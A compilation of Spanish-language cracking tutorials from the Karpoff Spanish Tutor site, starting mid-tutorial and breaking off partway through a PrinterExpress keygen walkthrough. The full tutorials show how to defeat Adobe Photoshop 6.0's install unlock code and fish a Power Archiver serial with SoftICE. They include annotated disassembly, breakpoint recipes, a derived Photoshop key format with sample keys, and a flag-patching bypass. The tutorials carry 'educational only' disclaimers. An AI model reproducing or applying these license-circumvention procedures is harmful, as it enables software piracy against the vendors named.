:0043CB67 0F85C3000000     jne 0043CC30 <= Aqui va al mensaje de error
```

Por lo que procederemos a hacer una nueva modificación a nuestro serial... ahora quedará así...

SI3US-197704-SI3US

Haciendo todo nuevamente podemos ver que el programa luego de comparar continua pues no se cumple la condición de que si no es igual de error

```
:0043CB6D 8A06             mov al, byte ptr [esi] <= Extrae el primer valor de 197704
:0043CB6F 8BCE             mov ecx, esi <= Mueve el valor de ESI = 197704 a ECX
:0043CB71 8AD0             mov dl, al
:0043CB73 3AC2             cmp al, dl
:0043CB75 750C             jne 0043CB83
```

Vemos que no ocurre nada interesante hasta... aquí...

```
:0043CB8C 8D5D01           lea ebx, dword ptr [ebp+01] <= Extrae el último valor
:0043CB8F 83C9FF           or ecx, FFFFFFFF
:0043CB92 8BFB             mov edi, ebx
:0043CB94 33C0             xor eax, eax
:0043CB96 F2               repnz
:0043CB97 AE               scasb
:0043CB98 F7D1             not ecx
:0043CB9A 49               dec ecx
:0043CB9B 83F905           cmp ecx, 00000005 <= Compara que tenga tamaño de cinco
:0043CB9E 0F858C000000     jne 0043CC30 <= Si así es continua
:0043CBA4 8BCE             mov ecx, esi <= Mueve 197704 a ECX
:0043CBA6 E825D80800       call 004CA3D0 <= Calcula un valor para comparar con la tercera parte
:0043CBAB 8BF0             mov esi, eax <= Mueve el valor de EAX a ESI
:0043CBAD 53               push ebx
:0043CBAE E8CF160B00       call 004EE282 <= Transforma el valor de Decimal a Hex
:0043CBB3 83C404           add esp, 00000004
:0043CBB6 3BF0             cmp esi, eax <= Compara los dos valores
:0043CBB8 7576             jne 0043CC30 <= Si no son iguales da error
:0043CBBA 8B0D7CF55300     mov ecx, dword ptr [0053F57C]
:0043CBC0 689C627B00       push 007B629C
```

Al escribir el comando ? EAX vemos que nuestro valor está guardado en el y el valor original está en ESI, por lo tanto podemos resumir que el serial del programa es igual a

SI3US-NNNNNN-NNNNN

EL FIN

"EL motivo de este tutorial es solo con el fin de conocer la seguridad en ciertos programas de manera educacional y tambien como diversión, aunque como RAZiEL nos dice que podemos hacer y deshacer con el programa, realmente yo tambien los invito a hacerlo ;o)"

Y así doy por concluído un tuto más, saludando a mis buenos amigos Karpoff, Pr@fesor_X, CaoS ReptantE, [Kalisto (okaruzic) "Salute"] y a todos los crackers hispanohablantes.

Si tienes alguna duda o comentario escríbeme a: **ByTESCRK@iespana.es**

ByTESCRK

Karpoff Spanish Tutor: Pagina dedicada a la divulgacion de informacion en Castellano, sobre Ingenieria Inversa y Programacion. Email "Colabora con tus Proyectos"

Karpoff Spanish Tutor1999-2002	
Programa:	**Adobe PhotoShop v6.0**

PROTECCION:	Instalación: Unlock Code		
Descripcion:	Programa de retoque fotográfico		
Dificultad:	un poco lioso tal vez, pero nada complicado		
DOWNLOAD:	Ni idea		
Herramientas:	Softice y mi cabecita		
CRACKER:	AuspeX	**FECHA:**	018/03/2002

INTRODUCCION


Aquí tenemos un programa que, al principio, me trajo un poco de cabeza por que no trabajaba como otros programas que había crackeado y que eran del mismo estilo. Este se dedica a marearnos haciendo una serie de tonterías con el código introducido y que al final todo se reduce a un simple cambio de flag en memoria (1 -> código correcto, 0 -> código erróneo). Bueno, pues me llevó unas cuantas horas, estudiando el código, darme cuenta de esto (hay que entender que yo aun soy bastante novatillo en este mundo).

El problema te lo encuentras únicamente en la instalación. Te sale la típica ventanita para registrarte, introduciendo nombre y demás, y luego el código unlock.

AL ATAKE

Pues vamos allá... Arrancamos el programa de instalación y comenzamos a darle a siguiente, siguiente, etc... hasta que nos mánda a la ventanita de registro, así observamos algo como esto:

Pués nada, le metemos cualquier chorrada (no intenteis acertarlo a la primera, jeje), y le damos a siguiente, ¿y que es lo que sucede?, púes supongo que lo que tenía que suceder:



Lo primero que se nos puede ocurrir aquí, quizas sea estudiar el código de los alrededores de este mensajito (pues sice saltaba con **MessageBoxA**), pero he de decir que la cosa no era fácil, pués se llamaba a esta zona de código desde un CALL [EBP-24], instrucción que se ejecutaba muchísimas veces (y cuando digo muchísimas digo por lo menos 50 o más veces) antes y después del mensajito y por lo tanto me pareció un camino un tanto complicado, habiendo otros más sencillos (no se si me he explicado bien). Bueno, veamos entonces por donde meterle mano a esto. Intentemoslo atacando a alguna API que recoja nuestro código. Después de probar alguna que otra llamada, me funcionó **GetWindowTextA**, tambien la famosa HMEMCPY, pero pensé que mejor comenzaría probando la primera ya que esta otra tiene más traceo (ese día estaba muy flojo como habreis podido comprobar, jeje). He de decir que me saltó 6 veces, una por cada cuadro de texto, y por lo tanto el que nos interesa es el último, que es el que captura nuestro número de serie introducido. Veamos ahora este pequeño trozo de código, que no es demasiado importante, pero que quiero poner para luego explicar una cosa:

```
* Reference To: USER32.GetWindowTextA, Ord:013Fh
|
:0042F74E FF15CC034800 Call dword ptr [004803CC] <-----Recoje el serial
:0042F754 8D8500FCFFFF lea eax, dword ptr [ebp+FFFFFC00] <-----eax = dirección donde recoge el serial
:0042F75A 50 push eax
:0042F75B 8B4508 mov eax, dword ptr [ebp+08]
:0042F75E FF7008 push [eax+08]
:0042F761 E85B210300 call 004618C1 <-----Da como salida nuestro serial copiado en la dirección que hay en eax (y es
```
515E10h), en edx la longitud y en ecx la dirección donde se encuentra, por decirlo de alguna manera, la otra copia original del serial introducido

A partir de aquí, me tiré bastante tiempo estudiando el código que seguía para ver si realizaba alguna operación con el serial, no se, algo, pero no hacía nada de nada con él, parece ser que lo dejaba ahí olvidado y se encargaba de hacer otras cosas que no tenían nada que ver, por lo menos a mi entender. Así que decidí cambiar de extrategia: una vez copiado el número de serie en la dirección 515E10h (tras el último CALL) poner un BPM en dicho lugar para ver donde coño le metía mano, y así me dejaba de tantas historias y tanto traceo inútil. Volvemos pués a darle a siguiente y repetimos F5 hasta que nos coja el serial. Traceamos luego el código mostrado arriba hasta después del último CALL y hacemos: bd 0 (deshabilitamos el bpx de GetWindowTextA) y luego bpm eax r (recordad que en eax está la dirección de la copia, y "r" por que queremos saber cuando lee de esta dirección). Veamos ahora las llamadas más importantes a la que me llevó dicho break, donde se le metía mano al serial:

```
Exported fn(): CheckExpiringSerialNumber - Ord:0007h <-----Fijaos lo que dice aquí, parece ser que comprueba que el número
de serie introducido no haya expirado, o sea, caducado
:10002BD0 83EC0C sub esp, 0000000C
:10002BD3 53 push ebx
:10002BD4 55 push ebp
:10002BD5 56 push esi
:10002BD6 8B74241C mov esi, dword ptr [esp+1C]
:10002BDA 6A03 push 00000003 <-----Longitud 3
:10002BDC 56 push esi <-----Dirección del serial

* Possible StringData Ref from Data Obj ->"EXX"
|
:10002BDD 68E0820010 push 100082E0 <-----Dirección de la cadena "EXX"
:10002BE2 33ED xor ebp, ebp
:10002BE4 E8F73E0000 call 10006AE0 <-----Aquí es donde se le mete mano por primera vez al serial, y lo que hace es
comprobar si los tres primeros caracteres de nuestro serial son EXX
:10002BE9 83C40C add esp, 0000000C
:10002BEC 85C0 test eax, eax <-----Si eax <> 0 (si no cumple lo de arriba...)
:10002BEE 0F851C010000 jne 10002D10 <-----Salta fuera, y devolverá un 1 (el serial no ha expirado)

.............

.............
```

Lo que sigue después son una serie de comprobaciones más que hace para decidir si el número ha caducado o no, pero que realmente no nos interesa demasiado, pues lo que nosotros queremos es buscar un serial que valga y no uno que ya no sirva, ¿verdad?. Pués nada, nos salimos de la función con F12, y ahí podemos comprobar como mete un 1 en la dirección [EBP+FFFFFB70], significa que por ahora el número es bueno (no ha expirado).

Lo que sigue es un poco más complicado, por que se trata de comprobar ahora si nuestro serial es el correcto, realizando, para ello, una serie de operaciones con él que quizas mareen un poco. Volvemos a pulsar F5 para que se detenga cuando quiera meterle mano, de nuevo, al numerito. Tras un par de paradas, poco importantes, caemos en el siguiente trozo de código:

```
* Referenced by a CALL at Address:
|:10001E46
|

.............

.............

;Por aquí hace algunas operaciones absurdas como por ejemplo pasar nuestro serial a mayusculas, algo que no ;tiene mucho
sentido si al introducir datos en el cuadro de texto del número de serie automáticamente este lo ;transforma a mayusculas...

.............

.............
```

```
:10001947 52 push edx <-----Dirección donde se encuentra el serial
:10001948 50 push eax <-----Dirección a donde lo va a copiar

* Reference To: KERNEL32.lstrcpyA, Ord:0302h
|
:10001949 FF1520700010 Call dword ptr [10007020] <-----Copia serial
:1000194F 8D8C249C010000 lea ecx, dword ptr [esp+0000019C]
:10001956 51 push ecx <-----Nueva Dirección del serial
:10001957 E8E4030000 call 10001D40 <-----Comprueba si nuestro serial coincide con una serie de claves que hay en una zona de memoria, ¿aquí está lo que buscabamos?, ahora os explicaré que no es así
:1000195C 83C404 add esp, 00000004
:1000195F 85C0 test eax, eax <-----¿Coincide?
:10001961 7418 je 1000197B <-----Si no es así salta
:10001963 68D0070000 push 000007D0

* Reference To: KERNEL32.Sleep, Ord:0296h
|
:10001968 FF1528700010 Call dword ptr [10007028] <-----¿Y esta tonteria pa que coño la hace?, Se queda, durante dos segundos, el programa parado, ¿ni idea, macho?
:1000196E 5F pop edi
:1000196F 5E pop esi
:10001970 5D pop ebp
:10001971 33C0 xor eax, eax
:10001973 5B pop ebx
:10001974 81C48C020000 add esp, 0000028C
:1000197A C3 ret
```

Bién, os explico un poco: ¿Veis ese CALL donde comprueba nuestro serial con otros que ya hay en memoria?, parece que la cosa ya esta clara ¿no?, pués resultó que no, jeje. Dentro lo que hace primero es transformal la clave pasando todos los caracteres por XOR eax,AA (eax contiene el caracter), y luego, como ya he dicho antes, compara con otras claves ya transformadas. Cuando me di cuenta de esto, lo que hice fue crearme un programilla que me volviera a transformar dichas claves que habia en memoria para poder copiarlas y comprobar que eran las correctas. Pero cual fue mi sorpresa, cuando observé que ninguno de esos seriales eran válidos, y entonces ¿por qué mierda comparaba mi clave con esos seriales si al final ninguno valía?, esto es un ejemplo de clave que utilizaba para comparar y que transformé: **PWW250R3000406-282**, claramente tiene to la pinta de número de serie, ¿verdad?, bueno, pués como esta había 20 o 30 claves más, y ninguna valía. La explicación de esto no la tengo clara, si alguien me lo puede decir... Nada, no había nada que hacer con esto, tendría que seguir traceando, a ver si encontraba de nuevo alguna pista, pero esta vez sin trampas.

Encontré dos cosas que me llamaron la atención: Una de ellas es que comprobaba si mi serial comenzaba por los dos caracteres PW:

```
............

:1000198D 0FBFC1 movsx eax, cx
:10001990 8A54041C mov dl, byte ptr [esp+eax+1C] <-----esp+1c apunta a mi serial
:10001994 8A1C30 mov bl, byte ptr [eax+esi] <-----esi apunta a "PW"
:10001997 3AD3 cmp dl, bl
:10001999 7527 jne 100019C2
:1000199B 41 inc ecx
:1000199C 6683F902 cmp cx, 0002 <-----Compara únicamente dos caracteres
:100019A0 7CEB jl 1000198D
:100019A2 EB04 jmp 100019A8

............
```

, y otra es que el cuarto caracter, empezando por el final, fuera un guión (-):

```
............

:100019DB 8A441C1C mov al, byte ptr [esp+ebx+1C] <-----al = cuarto caracter empezando por el final
```

```
:100019DF 8D7C1C1C lea edi, dword ptr [esp+ebx+1C]
:100019E3 3C2D cmp al, 2D <-----Aquí tenemos la comparación (2D es el guión en ascii)
:100019E5 0F853B030000 jne 10001D26
```

.....

Estas dos pistas junto con las claves fantasmas que vimos anteriormente, me hicieron suponer que realmente el serial correcto tendría la pinta que tenían dichas claves fantasmas, es decir, **PW**.....**-**... También observé que los últimos tres caracteres debían de ser números. Esto lo hacía de una forma un tanto extraña, pero no lo pondré para no liaros más (además era bastante código), sólo deciros que utilizaba los codigos ascii de los caracteres como base de una dirección la cual devolvía un valor, concretamente el 84 si era número y un 1 si era letra, que al aplicarle un AND valor,4 daba resultados diferentes.

Lo que sigue a continuación son dos llamadas claves que operan con el número de serie. La primera no me costó demasiado trabajo darme cuenta que lo que hacía era devolver el valor del número compuesto por las tres últimas cifras pero transformada a hexadecimal (monta una impresionante sólo para hacer esta tontería). La segunda es un tanto más complicada, pués, realizan diversas operaciones matemáticas, luego usa los resultados parciales para, utilizándolos como base, acceder a zonas de memoria donde se encuentran una serie de valores, los cuales a su vez son utilizados para operar con el número de serie. La verdad, algo bastante complicado de seguir:

.....

```
:10001AA6 52 push edx <-----Dirección donde se encuentran los tres últimos dígitos (número en decimal)
:10001AA7 E891200000 call 10003B3D <-----Transforma a hexadecimal
:10001AAC 8BF0 mov esi, eax <-----Devuelve el valor en hexadecimal y lo copia a esi
:10001AAE 8D442420 lea eax, dword ptr [esp+20]
:10001AB2 53 push ebx <-----Longitud = nº caracteres serial - 4 (o sea, hasta el guión)
:10001AB3 50 push eax <-----Dirección donde se encuentra el serial
:10001AB4 895C2424 mov dword ptr [esp+24], ebx
:10001AB8 E8D3F9FFFF call 10001490 <-----No tengo muy claro como trabaja exactamente (es complicado)
:10001ABD 0FBFC8 movsx ecx, ax <-----Valor devuelto de la llamada se pasa a ecx
:10001AC0 83C40C add esp, 0000000C
:10001AC3 3BCE cmp ecx, esi <-----comparamos y..
:10001AC5 0F855B020000 jne 10001D26 <-----Si todo va bién, continua, sino, salta a tomar por culo
:10001ACB 83FB07 cmp ebx, 00000007 <-----está mirando si hay un mínimo de 7 caracteres antes del guión
:10001ACE 896C2410 mov dword ptr [esp+10], ebp <-----En principio está metiendo un 1
:10001AD2 C60700 mov byte ptr [edi], 00 <-----quita el 2D (guión) y lo pone a 00
:10001AD5 66892D308F0010 mov word ptr [10008F30], bp
:10001ADC 7C0C jl 10001AEA <-----A tomar por culo si hay menos de 7 caracteres antes del guión
:10001ADE 8A442422 mov al, byte ptr [esp+22] <-----al = 7º caracter, ¿para que?
:10001AE2 3C41 cmp al, 41 <-----comprueba si es mayor de A
:10001AE4 7C04 jl 10001AEA <-----Si no es así a tomar viento
:10001AE6 3C5A cmp al, 5A <-----¿Menor o igual que Z?
:10001AE8 7E08 jle 10001AF2 <-----salta si es así
```

.....


Veamos que podemos sacar de este trozo de código: lo primero de todo, fijaos en lo último, está comprobando que el caracter que ocupa la posición 7 ha de ser una letra en mayúsculas, curioso, ¿verdad?. Por los dos primeros CALL´s podemos saber que tres últimos dígitos poner después del guión, y es el resultado en decimal del valor devuelto por CALL 10001490, por ejemplo: para PW123 se devuelve 2B2, por lo tanto si ese es el valor que queremos que devuelva CALL 10003B3D, hemos de poner 690 que equivale a 2B2 en decimal. Uniendo estas dos cosas obtendríamos algo como esto: **PW1234A-351**, pero esto sigue sin funcionar, falta algo más. Sigamos traceando, ya casi lo tenemos:

.....

```
* Referenced by a (U)nconditional or (C)onditional Jump at Address:
|:10001C8C(U)
|
:10001C96 83C3FA add ebx, FFFFFFFA <-----ebx = nº caracteres hasta el guión - 6, en mi caso ebx = 7 - 6 = 1
:10001C99 8D4C241C lea ecx, dword ptr [esp+1C]
```

```
:10001C9D 53 push ebx
:10001C9E 6A00 push 00000000
:10001CA0 51 push ecx <-----dirección del serial sólo hasta el guión
:10001CA1 E84AF8FFFF call 100014F0 <-----devuelve los 6 caracteres antes del guión, en mi caso: W1234A
:10001CA6 83C40C add esp, 0000000C
:10001CA9 EB07 jmp 10001CB2

............

............

* Referenced by a (U)nconditional or (C)onditional Jump at Address:
|:10001CC1(C)
|
:10001D14 8D44241C lea eax, dword ptr [esp+1C]
:10001D18 50 push eax <-----manda los 6 caracteres antes del guión
:10001D19 E81F1E0000 call 10003B3D <-----comprueba si todos los caracteres son números
:10001D1E 83C404 add esp, 00000004
:10001D21 A3348F0010 mov dword ptr [10008F34], eax

* Referenced by a (U)nconditional or (C)onditional Jump at Addresses:
|:10001889(C), :10001892(C), :100019D5(C), :100019E5(C), :10001A36(C)
|:10001A69(C), :10001A9C(C), :10001AC5(C)
|
:10001D26 8B442410 mov eax, dword ptr [esp+10] <-----1 -> correcto , 0 -> no es correcto

............
```

Fijaos este código, digamos que sólo coge los 6 caracteres que hay antes del guión y comprueba que sólo sean números, por lo tanto, podríamos probar con esta otra clave a ver si funciona: **PW1234A123456-345**



¡¡¡ Prueba superadaaaaaa !!!, fijaos que sencillo, ahora podemos sacar todas las claves que nos de la gana, eceptuando las que sean iguales a las claves fantasmas que ya vimos. El formato que sigue es el siguiente: **PWccccLdddddd-nnn**, siendo PW obligatorio ponerlo, las c´s significan cualquier caracter ya sea letra o número, la L ha de ser una letra (en mayúscula), las d´s sólo dígitos y las n´s se sacan a partir de la función CALL 10001490 que operaba con los caracteres que había antes del guión devolviendo así un valor hexadecimal y que es esas n´s pero en decimal. Un ejemplo de varias claves: **PW1111P111111-129, PW3984D108379-969, PWXXXXG555555-218, PWHOLAT223344-906, etc...** Creo que ya se ha entendido, ¿no?, pues ala, ya esta todo dicho.

NOTAS FINALES

Sólo quería decir una cosa: en la introducción dije que todo esto se solucionaba con un simple cambio de flag en memoria. Vereis, mientras estudiaba este código, observé que todo esto estaba dentro de una llamada que siempre devolvía un valor en eax, concretamente un 0, siempre, y luego metía este resultado en una zona de memoria. Observad:

.....

:0042A3FE FF95A0FBFFFF call dword ptr [ebp+FFFFFBA0] <-----Aquí tenemos, digamos, la llamada padre
:0042A404 898570FBFFFF mov dword ptr [ebp+FFFFFB70], eax <-----eax = 1 -> clave correcta, eax = 0 -> mal
:0042A40A EB78 jmp 0042A484

.....

Luego, todo lo que os he contado se puede resumir en un simple cambio de bit, es decir, con sólo cambiar de 0 a 1 el valor que se devuelve en eax registramos correctamente el programa (digamos que cambiamos el flag en la dirección ebp+FFFFFB70), aunque la clave no sea la correcta, jeje, pero como comprendereis hubiera sido un tuto muy aburrido si sólo os hubiera contado esto, ¿verdad?, además, ya lo he dicho otras veces, el cracking es un arte y como tal no hay que dejarlo en un simple cambio.

AVISO

No me hago responsable del uso indebido o ilegal que cualquier persona haga de este tutorial. El estudio de la ingeniería inversa, en mi opinión, debería de hacerse con fines didácticos y no para beneficio de ella en cuanto a la desprotección de software y por consiguiente su uso ilegal. Si consideras que un programa, por su calidad, merece ser comprado al precio estipulado, hazlo, los programadores de dicho software lo merecen, sino desinstalalo. Si realmente te apasiona el mundo de la ingeniería inversa, dedícalo sólo para tu aprendizage y diversión personal.

Si piensas que estos tutoriales no deberían de publicarse, considero que estás muy equivocado, pués alguien debe de mostrar a los programadores encargados de proteger las aplicaciones donde están sus fallos de protección, para que lo corrijan y mejoren.

DEDICATORIA

Quiero dedicar este tutorial a mis colegas de facultad: Rafa, Migue, Jose miguel, Manolo. A mis amigos del Instituto: Reyes, Rincón, Jeremy, Dani, Marchena, Fernando, Santi... bueno, en general, a los que aguantan todos los días mis tonterías.

A todo a los cracker que escriben para la página de Karpoff, y por supuesto al propio Karpoff, los cuales me guían en este duro camino de la ingeniería inversa.

Nota2: Perdonad mis faltas de ortografía, soy un inculto de cojones, xDDD

CORREO DEL MENDA: auspex@wanadoo.es

Karpoff Spanish Tutor 1999-2002

Programa:	**Power Archiver 2001 v7.02.08**

PROTECCIÓN:	Serial		
Descripción:	Compresor y descompresor de muy buenas prestación y con soporte para más de 18 formatos		
Dificultad:	Novato		
DOWNLOAD:	http://download.powerarchiver.com/powarc70208.exe		
Herramientas:	Softice,W32DASM		
CRACKER:	LeafaR GV	**FECHA:**	30/09/2001

INTRODUCCIÓN

Este tutorial es para novatos como yo...
Y lo único que intento hacer es compartir y demostrar que algo he aprendido leyendo los buenos tutos, manuales y demas'es que he encontrado por la red y más específicamente en la pagina de Karpoff.
Aquí analizaremos un excelente programa con el fin único de extraer un serial valido con el softice... el win32dASM solo lo uso para seguir el código y mostrarlo en este tuto...

LeafaR GV aprendiz de Crack and Student of Chemical Engineering

AL ATAKE

Yap!!!! ... Lo primero.
Lo de siempre revisar el archivo, su directorio, el registro. Después de todo el análisis previo no aparece nada muy raro excepto que esta escrito en Delphi 3.0 (((cosa rara ?¿))).

Vamos al Simbol Loader del SICE y cargamos el "**Powerarc.exe**", le damos a las rueditas dentadas (((engranajes))) y salta el SICE, con un ***F5*** se abre al programa y nos aparece un bello icono que dice **"register" ....** Ingresamos nuestro datos

Name :::: ***LeafaR GV***

Serial :::: ***6204076***

Con ***CTR-D*** ingresamos al SICE y ponemos el Clásico """" ***bpx hmemcpy*** """" con ***F5*** regresamos al programa y le damos al botón**"OK".....** Y salta el SICE, nos esta leyendo el nombre por tanto con ***F5*** saltamos al siguiente break point que es otro hmemcp y aquí se lee el serial **6204076.**

Ahora con unos ***F10*** aparecemos en en ***POWERARC!CODE+00039190*** muy cerca de un retorno de función "RET" antecedido por unos comandos "POP" (((Saca datos de la pila))), pero lo que nosotros buscamos es una ***comparación seguido de un salto condicional*** o algo parecido...
Por tanto seguimos con ***F10*** hasta el final del "RET" y caemos en otro "RET" seguimos ... Ups!!! otro "RET" seguimos ... Yaaa!!! otro "RET" .... Adivina !! sip, otro "RET" ***XD XD XD XD***

Uff !!! por fin un pedazo de código :::

```
:005597A8 A1047A5F00          mov eax, dword ptr [005F7A04]
:005597AD 803800              cmp byte ptr [eax], 00
:005597B0 7437                je 005597E9
```

Ese Salto nos lleva a una rutina muy sospechosa.

```
:005597E9 8B55F8              mov edx, dword ptr [ebp-08]
:005597EC 8B45FC              mov eax, dword ptr [ebp-04]
:005597EF E804FFFFFF          call 005596F8
:005597F4 84C0                test al, al
:005597F6 757C                jne 00559874
```
***

Tenemos una "Call", aquí es donde se genere el Serial Correcto luego esto activa o desactiva el flag (((AL))) en caso que nuestro serial este malo o bueno. Como era lógico entre a la "CALL" con ***F8*** y me encontré con una mazamorra de llamadas y saltos que me fue imposible tracear correctamente ((((Recuerda que soy un novato)))....
Luego salí Y un poco más abajo me salto la ventana de error. Esa ventana de error salió mucho más atrás de la dirección de memoria 00559874 ***, por tanto si realizamos el salto nos evitamos la ventana de error.
Esto comprueba las sospechas sobre el salto y la CALL teoría anterior.

Bueno comprobamos la teoría pero aun no tenemos nuestro serial... Para solucionar este problema usamos una técnica un poco bruta pero que a veces funciona . Justo al llegar a la dirección de Memoria donde esta nuestra "CALL" nos fijamos en los registros que cambian al pasar por ella...
La pregunta lógica sería, como se cuales registros cambian ?¿ la respuesta es simple, la ventana de registro del SICE te indica cuales cambian, register window (((***La habilitas con el comando*** *""wr""*)))

Los registros que cambian de valor al pasar por la "CALL" son EAX, ECX, EDX, EIP
EAX , es decir, que estos registros fuero usados por la rutina generadora del serial, por tanto los revisamos para ver que nos pueden entregar.

: d ecx	Nada útil o sospechoso
: ? ecx	25853956

```
: d edx          LeafaR GV._.X._.
                 X ._. . . . . . . . . . .
                 . . . . . . 14032ADF
                 6C82ACA98C814
                 . . . . . . . . . . .23C6
                 AC18 . . . . X . _ .
```

Ese si que tiene pinta de Serial .... Lo probamos y.

Eso seria Todo por Hoy....

Lo de Siempre, cualquier error o duda sobre el tuto simplemente envía un e-mail a **LeafaRGV@hotmail.com** . ((lo otro)) este tuto es solo con fines educativos y bla bla .-.

Bueno ya pa' terminar si buscas un buen descompresor y compresor de archivos te recomiendo **FilZip 2.01** soporta más de 14 formatos y esta bien bueno....

Un Saludo Y GRax A todos Los Crack .....

Karpoff Spanish Tutor: Pagina dedicada a la divulgación de información en Castellano, sobre Ingeniaría Inversa y Programación. Email "Colabora con tus Proyectos"

Karpoff Spanish Tutor 1999-2002

Programa: Printer Express v1.0

PROTECCION:	**Name / Serial**
Objetivo:	Hacer un Keygen
Descripcion:	PrinterExpress es un programa muy útil para todo aquel que trabaja con diferentes impresoras en una red.
Dificultad:	Novato.
DOWNLOAD:	http://www.SouthByPC.com
Herramientas:	**TRW2000, W32dasm**
CRACKER:	**ByTESCRK** **FECHA: 26/11/2001**

INTRODUCCION

Bueno, pues aquí estamos nuevamente para ver una protección más esta básicamente es la misma que tiene el SuperCleaner y algunos otros productos de esta empresa, algunos que hasta hace algún tiempo habian sido gratuitos, ahora ya van desde los $8 a los 20$.

Bueno así pudieramos seguir hablando de muchas cosas sobre los productos que realmente esta introducción se haría bastante larga, lo importante del caso es que...

"EL motivo de este tutorial es solo con el fin de conocer la seguridad en ciertos programas de manera educacional y tambien como diversión, si te gusta, este producto por favor COMPRALO, algunas veces... los autores merecen su dinero ;o)"

AL ATAKE

Carguemos el programa y hacemos clic en Enter Code... sale otra ventana y nos dice que ingresemos nuestro nombre y el código, en mi caso los de siempre, hacemos clic en OK y el error

Incorrect registration code!

Abrimos el W32DASM y vamos a buscar esto en las cadenas de referencia luego de desensamblar el programa y encontramos esto al hacer doble clic en la cadena...

```
* Referenced by a (U)nconditional or (C)onditional Jump at Address:
|:00402B1F(C) <= Investigaremos por aqui
|
:00402B71 6A00 push 00000000

* Possible StringData Ref from Data Obj ->"PrinterExpress"
|
:00402B73 6870904000 push 00409070

* Possible StringData Ref from Data Obj ->"Incorrect registration code!"
|
:00402B78 68A0924000 push 004092A0 <= Aquí caemos
:00402B7D 56 push esi

* Reference To: USER32.MessageBoxA, Ord:01C3h
|
:00402B7E FF15A8714000 Call dword ptr [004071A8]

* Possible Reference to String Resource ID=00001: "Registered to "
|
:00402B84 B801000000 mov eax, 00000001
:00402B89 5E pop esi
:00402B8A 81C400020000 add esp, 00000200
:00402B90 C21000 ret 0010
```

Al ir a 00402B1F nos encontramos con esto...

```
:00402B12 50 push eax
:00402B13 51 push ecx
:00402B14 E867020000 call 00402D80 <= Aqui se genera y compara el serial
:00402B19 83C408 add esp, 00000008
:00402B1C 85C0 test eax, eax
:00402B1E 5F pop edi
:00402B1F 7450 je 00402B71 <= Aqui llegamos
:00402B21 8D542404 lea edx, dword ptr [esp+04]
```

Abrimos TRW y ponemos un punto de ruptura en 00402B14, luego de que hayamos ingresado nuestros datos hacemos clic en OK y automáticamente salta el TRW y llegamos aqui.

```
:00402D80 81EC00010000 sub esp, 00000100
:00402D86 A070B74000 mov al, byte ptr [0040B770]
:00402D8B 56 push esi
:00402D8C 57 push edi
:00402D8D 88442408 mov byte ptr [esp+08], al
:00402D91 B93F000000 mov ecx, 0000003F
:00402D96 33C0 xor eax, eax
:00402D98 8D7C2409 lea edi, dword ptr [esp+09]
:00402D9C 8B94240C010000 mov edx, dword ptr [esp+0000010C]
:00402DA3 F3 repz
:00402DA4 AB stosd
:00402DA5 66AB stosw
:00402DA7 8D4C2408 lea ecx, dword ptr [esp+08]
:00402DAB 51 push ecx
:00402DAC 52 push edx
:00402DAD AA stosb
:00402DAE E83D010000 call 00402EF0 <= Entramos aquí
:00402DB3 8BB42418010000 mov esi, dword ptr [esp+00000118]
:00402DBA 56 push esi
:00402DBB E890000000 call 00402E50
:00402DC0 8D442414 lea eax, dword ptr [esp+14]
```

Al entrar en la rutina vemos esto...

:00402EF0 81EC00010000 sub esp, 00000100
:00402EF6 A070B74000 mov al, byte ptr [0040B770]
:00402EFB 53 push ebx
:00402EFC 55 push ebp
...
...
...
:00402F1A 57 push edi
:00402F1B FF15CC704000 Call dword ptr [004070CC] **<= Cuenta el tamaño del nombre**
:00402F21 8BF0 mov esi, eax
:00402F23 33C9 xor ecx, ecx
:00402F25 33C0 xor eax, eax
:00402F27 85F6 test esi, esi
:00402F29 7E13 jle 00402F3E
:00402F2B 8B1590924000 mov edx, dword ptr [00409290] **<= Asigna el valor de 18h a EDX**
:00402F31 0FBE1C38 movsx ebx, byte ptr [eax+edi] **<= Extrae letra por letra**
:00402F35 03DA add ebx, edx **<= EBX = EBX + EDX**
:00402F37 03CB add ecx, ebx **<= ECX = ECX + EBX**
:00402F39 40 inc eax **<= Incrementa EAX en 1**
:00402F3A 3BC6 cmp eax, esi **<= Compara si se ha completado el nombre**
:00402F3C 7CF3 jl 00402F31 **<= Si no regresa a 00402F31**
:00402F3E 8B9C2418010000 mov ebx, dword ptr [esp+00000118]
:00402F45 51 push ecx **<= ECX a memoria**
:00402F46 68D4924000 push 004092D4
:00402F4B 53 push ebx
:00402F4C FF151C714000 Call dword ptr [0040711C] **<= Se agrega un guión al valor ECX en dec ej. NNN-**
:00402F52 83C40C add esp, 0000000C
:00402F55 33C9 xor ecx, ecx
:00402F57 33C0 xor eax, eax
:00402F59 85F6 test esi, esi
:00402F5B 7E14 jle 00402F71
:00402F5D 8B1594924000 mov edx, dword ptr [00409294] **<= Se le asigna el valor de 27h a EDX**
